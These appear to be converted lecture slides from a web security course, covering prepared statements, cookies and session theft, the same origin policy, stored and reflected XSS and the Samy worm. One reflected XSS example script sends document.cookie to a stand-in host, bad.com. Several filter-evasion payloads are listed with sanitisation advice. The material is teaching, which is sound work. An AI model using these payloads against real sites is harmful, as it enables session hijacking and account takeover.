
- The overhead of **compiling the statement** is incurred only **once**, although the statement is executed multiple times.
 - Execution plan can be optimized
- Prepared statements are resilient against **SQL injection**
 - Statement template is not derived from **external input**. Therefore, SQL injection cannot occur.
 - Values are transmitted later using a different protocol.

Interception




- **Calls** to remote services could be **intercepted** by an adversary
 - **Snoop** on inputs/outputs
 - **Corrupt** inputs/outputs
- Avoid this possibility using **cryptography** (CMSC 414, CMSC 456)

Malicious Clients



- Server needs to **protect itself against malicious clients**
 - Won't run the software the server expects
 - Will probe the limits of the interface

Passing the Buck




- **Server needs to protect good clients** from malicious clients that will try to launch attacks via the server
 - Corrupt the server state (e.g., uploading malicious files or code)
 - Good client interaction affected as a result (e.g., getting the malware)

HTTP is Stateless

- The lifetime of an HTTP **session** is typically:
 - Client connects to the server
 - Client issues a request
 - Server responds
 - Client issues a request for something in the response
 - repeat
 - Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
 - *How is it you don't have to log in at every page load?*


Maintaining State



- **Web application maintains *ephemeral* state**
 - Server processing often produces intermediate results
 - Not ACID, long-lived state
 - **Send such state to the client**
 - Client **returns the state** in subsequent **responses**

Two kinds of state: **hidden fields**, and **cookies**

Statefulness with Cookies



- Server **maintains trusted state**
 - Server indexes/denotes state with a **cookie**
 - Sends cookie to the client, which stores it
 - Client returns it with subsequent queries to that same serve

Cookies are key-value pairs

Set-Cookie: **key**=**value**; **options**;

Headers

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzY5M5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzY5M5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=590b97fpinqe4bg6ide4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> ..... </html>
```

Cookies and Web Authentication

- An *extremely common* use of cookies is to **track users who have already authenticated**
- If the user already visited <http://website.com/login.html?user=alice&pass=secret> with the correct password, then the server associates a **“*session cookie*”** with the logged-in user’s info
- Subsequent requests include the cookie in the request headers and/or as one of the fields:
<http://website.com/doStuff.html?sid=81asf98as8eak>
- The idea is to be able to say “I am talking to the same browser that authenticated Alice earlier.”

Cookie Theft

- **Session cookies** are, once again, **capabilities**
 - The holder of a session cookie gives access to a site with the privileges of the user that established that session
- Thus, **stealing a cookie** may allow an attacker to **impersonate a legitimate user**
 - Actions that will seem to be due to that user
 - Permitting theft or corruption of sensitive data

Javascript

(no relation
to Java)

- Powerful web page **programming language**
 - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
 - **Alter page contents** (DOM objects)
 - **Track events** (mouse clicks, motion, keystrokes)
 - **Issue web requests** & read replies
 - **Maintain persistent connections** (AJAX)
 - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on **attacker.com** should not be able to:
 - Alter the layout of a **bank.com** web page
 - Read keystrokes typed by the user while on a **bank.com** web page
 - Read cookies belonging to **bank.com**

Same Origin Policy

- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**...
 - Layout, cookies, events
- ...with a given **origin**
 - The hostname (bank.com) that provided the elements in the first place

SOP =
only scripts received from a web page's origin
have access to the page's elements

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Site **attacker.com** provides a malicious script
- Tricks the user's browser into believing that the script's origin is [bank.com](#)
 - **Runs with bank.com's access privileges**
- One general approach:
 - Trick the server of interest ([bank.com](#)) to actually send the attacker's script to the user's browser!
 - The browser will view the script as coming from the same origin... because it does!

Two types of XSS


1. Stored (or “persistent”) XSS attack

- Attacker leaves their script on the bank.com server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the bank.com server

2. Reflected XSS attack

- Attacker gets you to send the bank.com server a URL that includes some Javascript code
- bank.com *echoes* the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com


Stored XSS attack



Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
 - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
 - made them friends with Samy;
 - displayed “but most of all, Samy is my hero” on their profile;
 - installed the program in their profile, so a new user who viewed profile got infected
- From **73 friends to 1,000,000 friends** in 20 hours
 - Took down MySpace for a weekend

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=  
  <script> window.open(  
    "http://bad.com/steal?c="  
    + document.cookie)  
  </script>
```

Result from victim.com:

```
<html> <title> Search results </title>  
<body>  
Results for <script> ... </script>  
.  
.  
.  
</body></html>
```

Browser would execute this within victim.com's origin

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
 - E.g., look for `<script> ... </script>` or `<javascript> ... </javascript>` from provided content and remove it
 - So, if I fill in the “name” field for Facebook as `<script>alert(0)</script>` then the script tags are removed
- Often done on blogs, e.g., WordPress

<https://wordpress.org/plugins/html-purified/>

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
 - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
 - `<XML ID=I><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers “helpful” by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
 - Hard to get it all

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be **checked** and/or **sanitized** before it is used
 - **Whitelisting** preferred to *blacklisting* - secure default
 - **Checking** preferred to *sanitization* - less to trust
- Another key idea: Minimize privilege